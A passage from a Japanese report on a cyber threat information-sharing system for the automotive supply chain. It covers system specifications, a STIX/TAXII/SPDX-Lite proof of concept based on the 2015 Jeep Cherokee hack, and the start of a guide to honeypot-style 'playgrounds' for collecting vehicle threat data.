「情報提供者」は、情報発行機関、セキュリティベンダー、大学や研究機関、個人のホワイトハッカー等、様々な組織や個人が実行主体である。これらの組織や個人は、組織や立場が異なることによる実行主体のアクションや提供する情報種別等の差はないと考えられる。そのため、本手順で具体化する際は、まとめて情報提供機関とする。また、OEM、サプライヤも「情報提供者」になる。

「情報共有者」は、CiSP（英国）、AIS（米国）、Auto-ISAC、Healthcare Ready等、業界団体や国家機関が担っており、本手順での実行主体となる。

「情報利用者」は、業界団体に参加しており、かつ、初動対応を行う可能性のある組織として、OEMやサプライヤが考えられる。OEMとサプライヤで利用方法が異なるため、まとめずに具体化する必要がある。「情報利用者」は、OEM、サプライヤとする。

結果、それぞれの人的活動または機械処理について、実行主体を以下のように具体化した。

「情報提供者」: 情報提供機関、OEM、サプライヤ

「情報共有者」: 業界団体

「情報利用者」: OEM、サプライヤ

なお、上記の手順 1～手順 3 で、各ユースケースで必要となる活動や機能を洗い出した後、複数のユースケースから同じ活動や機能を抽出された場合は、まとめて一つの活動や機能とした。

4.2.5.2. 情報共有システム仕様一覧

4.2.5.1 の方針に沿って情報共有システム仕様を導出した。

情報共有システム仕様から整理した情報共有システムの概要図を図 4-8、情報共有システム仕様の一覧を表 4-6 に示す。なお、図 4-8 について、仕様は目指すべき姿を達成するために実現すべき事項であるが、仕様を実現する方法やシステム構成は様々な可能性があると考え、例としている。




図 4-8 情報共有システムの概要図(例)

なお、導出した各仕様は、「(手順 3 で具体化した主体)が、(手順 2 で具体化した処理/活動)をする」というフォーマットで表記する。

また、各仕様には、仕様 ID を付した。付した際のルールは以下のとおり。

付番ルール:(構成要素を示す文字)(仕様種別を示す文字)-N

- 構成要素を示す文字
  情報提供者:P、情報共有者:S、情報利用者:U
- 仕様種別による ID に含める文字
  人的仕様:H、機械仕様:M

例えば、情報提供者の人的仕様の仕様 ID は、「PH-1」等と記載する。

表 4-6 情報共有システム仕様一覧

仕様 ID	関連ユースケース ID	仕様
情報提供者/人的仕様		
PH-1	U-1、U-3、U-4、U-5、U-6、U-7、U-8、U-9、U-11、U-12、U-13、U-14、U-16、U-18	情報提供機関、OEM、サプライヤが、情報を作成する

仕様 ID	関連ユースケース ID	仕様
PH-2	U-2	OEM、サプライヤが、情報を作成する
情報提供者/機械仕様		
PM-1	U-1、U-2、U-3、U-5、U-7、U-8、U-11、U-12、U-13、U-14、U-18	ファイルサーバ（情報提供者所管）が、収集した情報を保存する
PM-2	U-1、U-3、U-5、U-7、U-8、U-13、U-14	メールサーバ（情報提供者所管）が、情報共有者に情報を共有する
PM-3	U-4、U-6、U-8、U-9、U-16	情報連携サーバ（情報提供者所管）が、収集した情報を保存する
PM-4	U-4、U-6、U-8、U-9、U-16	情報連携サーバ（情報提供者所管）が、情報共有者に情報を共有する
情報共有者/人的仕様		
SH-1	U-2、U-8	業界団体が、インシデント情報を、脅威情報や脆弱性情報として整理する
SH-2	U-3	業界団体が、脅威情報、脆弱性情報、インシデント情報からサマリ情報を作成する
SH-3	U-4	業界団体が、脅威情報、脆弱性情報からサマリ情報を作成する
SH-4	U-6、U-7	業界団体が、対策情報を調査する
SH-5	U-16	業界団体が、背景情報や情報源を調査する
情報共有者/機械仕様		
SM-1	U-1、U-2、U-3、U-7、U-13、U-14	ファイルサーバ（情報共有者所管）が、収集した情報を保存する
SM-2	U-1、U-3、U-4、U-7	メールサーバ（情報共有者所管）が、情報利用者に情報を共有する
SM-3	U-2、U-5、U-6、U-8、U-11、U-12、U-13、U-14	形式化サーバ（情報共有者所管）が、情報を形式化する
SM-4	U-2、U-5、U-6、U-9、U-11、U-12、U-13、U-14、U-15、U-16、U-18	情報連携サーバ（情報共有者所管）が、情報利用者に情報を共有する
SM-5	U-4、U-6、U-9、U-16	情報連携サーバ（情報共有者所管）が、収集した情報を保存する
SM-6	U-5、U-8、U-11、U-12、U-15、U-18	形式化サーバ（情報共有者所管）が、情報共有者に情報を共有する

仕様 ID	関連ユースケース ID	仕様
SM-7	U-5、U-8、U-11、U-12、U-16	形式化サーバ（情報共有者所管）が、収集した情報を保存する
SM-8	U-6、U-8、U-9	情報検索サーバ（情報共有者所管）が、自社製品への影響を確認する
SM-9	U-8	情報連携サーバ（情報共有者所管）が、情報利用者に通知する
SM-10	U-15	形式化サーバ（情報共有者所管）が、匿名化提供を可能とする
SM-11	U-16	情報連携サーバ（情報共有者所管）が、背景情報や情報源の有無を確認する
SM-12	U-18	形式化サーバ（情報共有者所管）が、情報共有範囲を設定する
SM-13	U-11、U-13	該否判定サーバ（情報共有者所管）が、自社製品への影響を確認する
SM-14	U-12、U-14	該否判定サーバ（情報共有者所管）が、自社製品に紐づく関連製品/部品への影響を確認する
SM-15	U-17	チャットサーバ（情報共有者所管）が、他の情報利用者に情報共有する
情報利用者/人的仕様		
UH-1	U-1	OEM、サプライヤが、内容を分析する
UH-2	U-1、U-2、U-3、U-4、U-5、U-15、U-16、U-18	OEM、サプライヤが、リスクを把握する
UH-3	U-8	OEM、サプライヤが、対策情報を調査する
UH-4	U-6、U-7、U-8、U-9、U-11、U-13	OEM、サプライヤが、対策を適用する
UH-5	U-6、U-7、U-8、U-9、U-10、U-11、U-12、U-13、U-14	OEM、サプライヤが、構成表に含める対象自社製品を洗い出す
UH-6	U-6、U-7、U-8、U-9、U-10、U-11、U-12、U-13、U-14	OEM、サプライヤが、構成表に含める対象関連製品/部品情報を洗い出す
UH-7	U-6、U-7、U-8、U-9、U-10、U-11、U-12、	OEM、サプライヤが、対象関連製品/部品情報の作成組織の連絡先を確認する

仕様 ID	関連ユースケース ID	仕様
	U-13、U-14	
UH-8	U-12、U-14	OEM、サプライヤが、関連製品/部品情報にある脆弱性の修正を関連会社に依頼する
UH-9	U-12、U-14	サプライヤが、対策を適用する
UH-10	U-7	OEM、サプライヤが、自社製品への影響を確認する
情報利用者/機械仕様		
UM-1	U-6、U-7、U-8、U-9、U-10、U-11、U-12、U-13、U-14	構成情報管理サーバ（情報利用者所管）が、自社製品の構成情報を形式化する
UM-2	U-6、U-7、U-8、U-9、U-10、U-11、U-12、U-13、U-14	構成情報管理サーバ（情報利用者所管）が、関連製品/部品の構成情報を形式化する
UM-3	U-6、U-7、U-8、U-9、U-10、U-11、U-12、U-13、U-14	構成情報管理サーバ（情報利用者所管）が、自社製品情報と関連製品/部品情報を紐づける

4.2.6. 情報共有システムに関する PoC

基本仕様書では、情報共有システムの目指すべき姿を定め、他業界や最新技術の調査を踏まえて、情報共有システムの実装に活用できる情報共有システム仕様を示した。一方で、情報共有システムの仕様のうち、機械仕様については、現在はまだ主流とは言えない、検討中の最新技術を活用することが目指すべき姿の達成に必要となるものもある。そこで、導出した機械仕様のうち、実装に最新技術の適用が目指すべき姿の達成につながると考えられるものについて、自動車業界の特性を考慮した適用性の検証を目的とした、PoC[4]を実施した。PoC 対象とした要素技術（STIX[5]、TAXII[6]、S-BOM[7]（SPDX-Lite[8]））の、情報共有システム内での活用イメージは以下のとおり。

[4] PoC（Proof Of Concept）とは、新しい概念や理論、原理、アイデア等の実現可能性や目的とする効果が得られるか等を、試作開発の前に検証すること。

[5] STIX とは、脅威情報の記述のために開発された標準化言語。

[6] TAXII とは、脅威情報を共有するために規定された手順。

[7] S-BOM（Software Bill Of Materials）とは、ソフトウェア部品表のことで、使用しているソフトウェアの構成要素等を一元的に可視化するもの。

[8] SPDX-Lite とは、S-BOM のデータフォーマットの一種で、ソフトウェア パッケージに関連するソフトウェア名やバージョン、ライセンスなどの情報を共有することができ、手書き入力や人手による視認を行う際の作業を考慮されたフォーマット。




図 4-9 PoC 対象とした要素技術の活用イメージ

4.2.6.1. STIX

日本の自動車業界では、裾野の広いサプライチェーンによって製品が作られているため、様々な組織や部品が、脆弱性の潜む可能性や実際のサイバー攻撃を受ける可能性がある。また、実際のサイバー攻撃は、複数の脆弱性を悪用されることで成立するものもある。そのため、脆弱性や製品、部品等、様々な関連事項を含めて、脅威情報として記述できるか、表 4-7 の事例をもとに確認した。

表 4-7 対象事例

No	車種	内容
1	Cherokee（Jeep）	車両に対して、携帯電話網を通じて、ECU ファームウェアを書き換え、車両の操舵およびエアコン、ステレオ等を不正に操作可能と報告された。（2015 年）




図 4-10 STIX オブジェクトとその関係性

今回研究事例とした脅威情報は記載可能と判断した。STIX は、複数のオブジェクト間の関係性や順序性を表現可能だが、表現の自由度が高いため記述ルールを定義したうえで運用する必要がある。

4.2.6.2. TXII

基本仕様書で提示した目指すべき姿においては、脅威情報群を情報共有者が新たに確認した場合、当該情報を、情報利用者に共有しなければならない。そのため、様々な組織やグループ間で情報を共有できるか確認する。




図 4-11　PoC 環境

表 4-8　確認内容一覧

No	情報共有方法	確認内容
1	業界全体への情報共有	機器 C から、機器 D・E・F・G・H・I への情報共有
2	サプライチェーン A 内の特定のグループへの情報共有	機器 D から、機器 C に情報保存後、機器 E・F のみへ情報共有
3	サプライチェーン A 内の特定の個社への情報共有	機器 D から、機器 C に情報保存後、機器 E のみへ情報共有
4	異なるサプライチェーンの特定のグループ間の情報共有	機器 D から、機器 C に情報保存後、機器 E・G・H のみへ情報共有
5	異なるサプライチェーンの個社間の情報共有	機器 D から、機器 C に情報保存後、機器 G のみへ情報共有
6	サプライチェーンにとらわれないグループへの情報共有	機器 D から、機器 C に情報保存後、機器 E・G への情報共有

PoC 環境を構築し、様々なパターンの情報共有方法が確認を試みた。TAXII の現在のバージョン 2.1 までの仕様では、TAXII のみでの情報共有方法は限定的であり、既存の IT システムで利活用されている技術と組み合わせる必要がある。

4.2.6.3. SPDX-Lite

情報利用者が情報入手後、製品への影響を確認できなければ適切な対応ができない。そして、製品への影響を確認するためには、製品の構成情報を把握する必要がある。そのため、サプライチェーン内の様々な組織により作成された部品から製品が作られたことを想定（表 4-9）し、当該製品の構成情報が作成できるか確認する。また、構成情報が作成できた場合は 4.2.6.1 で作成した脅威情報と構成情報の突合ができるかも確認する。

表 4-9 構成情報を作成した製品に関する項目

項目	内容
完成車メーカー	OEM-A
HW	Hardware_A
SW パッケージ	Software_A-1
コンポーネントパッケージ	Software_A-1-1
Wi-fi サプライヤ	Supplier-B
HW	Hardware_B
SW パッケージ	Software_B-1
コンポーネントパッケージ	Software_B-1-1
プロセッササプライヤ	Supplier-C
HW	Hardware_C
SW パッケージ	Software_C-1
コンポーネントパッケージ	Software_C-1-1
ECU サプライヤ	Supplier-D
HW	Hardware_D
SW パッケージ	Software_D-1
コンポーネントパッケージ	Software_D-1-1

表 4-10 構成情報と脅威情報の突合

No	4.2.6.1 で作成した脅威情報		4.2.6.3 で作成した構成情報	
	項目	内容	項目	内容
1	identity	Jeep Cherokee（車種）	-	-
2	attack-pattern	Air Prime AR5550（部品名）	-	-
3		V850 controller（部品名）	-	-
4		OMAP chip（部品名）	-	-
5	ipv4-addr	21.28.103.144（IP アドレス）	-	-
6	infrastructure	Sierra Wireless AirPrime AR5550（組織名・部品名）	Creator-Organization（組織名）	Supplier-B
7		Renesas V850 processor（組織名・部品名）		Supplier-C
8		Texas Instruments OMAP-DM3730 system（組織名・部品名）		Supplier-D
9	-	-	DocumentName（SW パッケージ名）	Software_A-1
10	-	-		Software_B-1
11	-	-		Software_C-1
12	-	-		Software_D-1
13	-	-	PackageName（SW コンポーネント名）	Software_A-1-1
14	-	-		Software_B-1-1
15	-	-		OSS_componentB
16	-	-		Software_C-1-1
17	-	-		OSS_componentC
18	-	-		Software_D-1-1
19	-	-	Package Version	3.1
20	-	-		2.3

No	4.2.6.1 で作成した脅威情報		4.2.6.3 で作成した構成情報	
	項目	内容	項目	内容
21	-	-	（SW コンポーネントバージョン）	3.3
22	-	-		1.3
23	-	-		2.14.2
24	-	-		4.4.1

架空の構成情報で SPDX-Lite ドキュメントの作成と、STIX ファイルとの突合が可能であることを確認した。また、脅威情報にはソフトウェア名やバージョンが常に網羅的に含まれるわけではないため、部品名、製造組織名、HW 名等、SW に限定せず S-BOM で管理する必要がある。

4.3. 情報収集の手引きの策定

4.3.1. 情報収集の手引きの策定方針

IT 領域におけるサイバー攻撃の動向や攻撃者に関する情報を収集する方法として、主に「インターネット定点観測」「ハニーポット」「プレイグラウンド」「バグバウンティ」「OSINT 収集」が活用されている。自動車領域においても、これら IT 領域で利活用されている情報収集方法を参考に、将来的には、脅威となり得るサイバー攻撃の常時監視を行い、新たなサイバー攻撃に関する情報を継続的に獲得し続ける必要がある。

情報収集の手引きでは、脅威となり得るサイバー攻撃の常時監視を行い、ログを残すシステムとしてハニーポットを対象に実証実験を実施する。また、より良いハニーポット運用を実現するための検証や、準備した環境をインターネットに公開することでハニーポット化することが可能なプレイグラウンドについても実証実験を行い、自動車領域の情報収集にプレイグラウンドが有用か確認する。




図 4-12 情報収集・蓄積手法の検討アプローチ

4.3.2. プレイグラウンド

本プレイグラウンドの目的は、車両に対して、どのようなサイバー攻撃が行われるかを調査し、車両システムにおける攻撃者のモチベーション（攻撃目的）と、アクセスや操作内容といった振る舞いを紐づけて調査・把握することを目的とした。

図 4-13 プレイグラウンドの実施イメージ

サイバーセキュリティの領域で特定のシステムに存在する脆弱性や想定される攻撃シナリオの調査分析を目的として実施されるプレイグラウンドであるが、自動車領域においても利活用できる可能性がある。プレイグラウンドが、自動車領域の脅威情報を収集するためにおいても有用であると考えられる点は以下のとおりである。（図 4-14）

① 車両システムにおける攻撃者のモチベーション（攻撃目的）や攻撃手法についてプレイグラウンド参加者に確認することができる。
② 車両システムへのアクセスや操作内容から、車両を狙った攻撃と判断するための兆候や形跡を、安全に（実被害なく）知ることができる。
③ 車両システムへのサイバー攻撃を監視する取り組みにおいて、より的確に攻撃監視をする方法や攻撃を分析し防御対策を実施する際の判断基準作りに活用できる。




図 4-14 プレイグラウンドが自動車領域の脅威情報収集にも有用と考えられる点

4.3.2.1. プレイグラウンドの構築プロセス

自動車領域におけるプレイグラウンドの構築プロセスは、1)ターゲットの明確化、2)プレイグラウンドコアの構築、3)プレイグラウンドの運用、4)結果分析という 4 つのステップで構成される。




図 4-15 プレイグラウンドの構築プロセス

(1) ターゲットの明確化

どのような情報をターゲットとして収集するかを検討する。ターゲットとなり得る情報を分類するため、車両システムの構成要素を図 4-16 に整理した。

一般に、コネクテッドサービスを含む車両システムには、車載ネットワークや各 ECU 等で構成される車両内部側（オンボード）と、Web アプリケーションやサーバ等で構成される車両外部側（オフボード）がある。




図 4-16　一般的なコネクテッドシステムの構成

表 4-11　コネクテッドシステム構成要素の説明

構成要素	説明
Web アプリケーション	車両オーナー向けに、ドア開閉やエアコン起動等のコネクテッドサービスを提供するためのアプリケーション
コネクテッドサーバ	Web アプリケーションと車両を接続し、コネクテッドサービスを提供するサーバ
TCU	車両に搭載される機器であり、車外との通信を担う車載テレマティクス制御ユニット
CGW	車両で使用される各種ネットワーク間でデータを相互接続し、転送する中央ハブ
ECU	車両の各システムをコントロールするための電子制御ユニット

プレイグラウンドにおいてターゲットとなり得る情報には「Web アプリケーションおよびコネクテッドサーバ(群)への攻撃に関する情報」、「車載装置

および車載ネットワークへの攻撃に関する情報」および「コネクテッドシステム全体への攻撃に関する情報」の 3 種類が考えられる。ターゲットとする情報および構築する環境の対応を図 4-17 および表 4-12 に示す。「Web アプリケーションおよびコネクテッドサーバ(群)への攻撃に関する情報」をターゲットとする場合は、Web アプリケーションやサーバ等のオフボード環境を、「車載装置および車載ネットワークへの攻撃に関する情報」をターゲットとする場合は、オンボード側の環境を構築する必要がある。手引きでは、「コネクテッドシステム全体への攻撃に関する情報」を収集する場合（表 4-12 の No.3）を例に、構築、運用等について説明する。

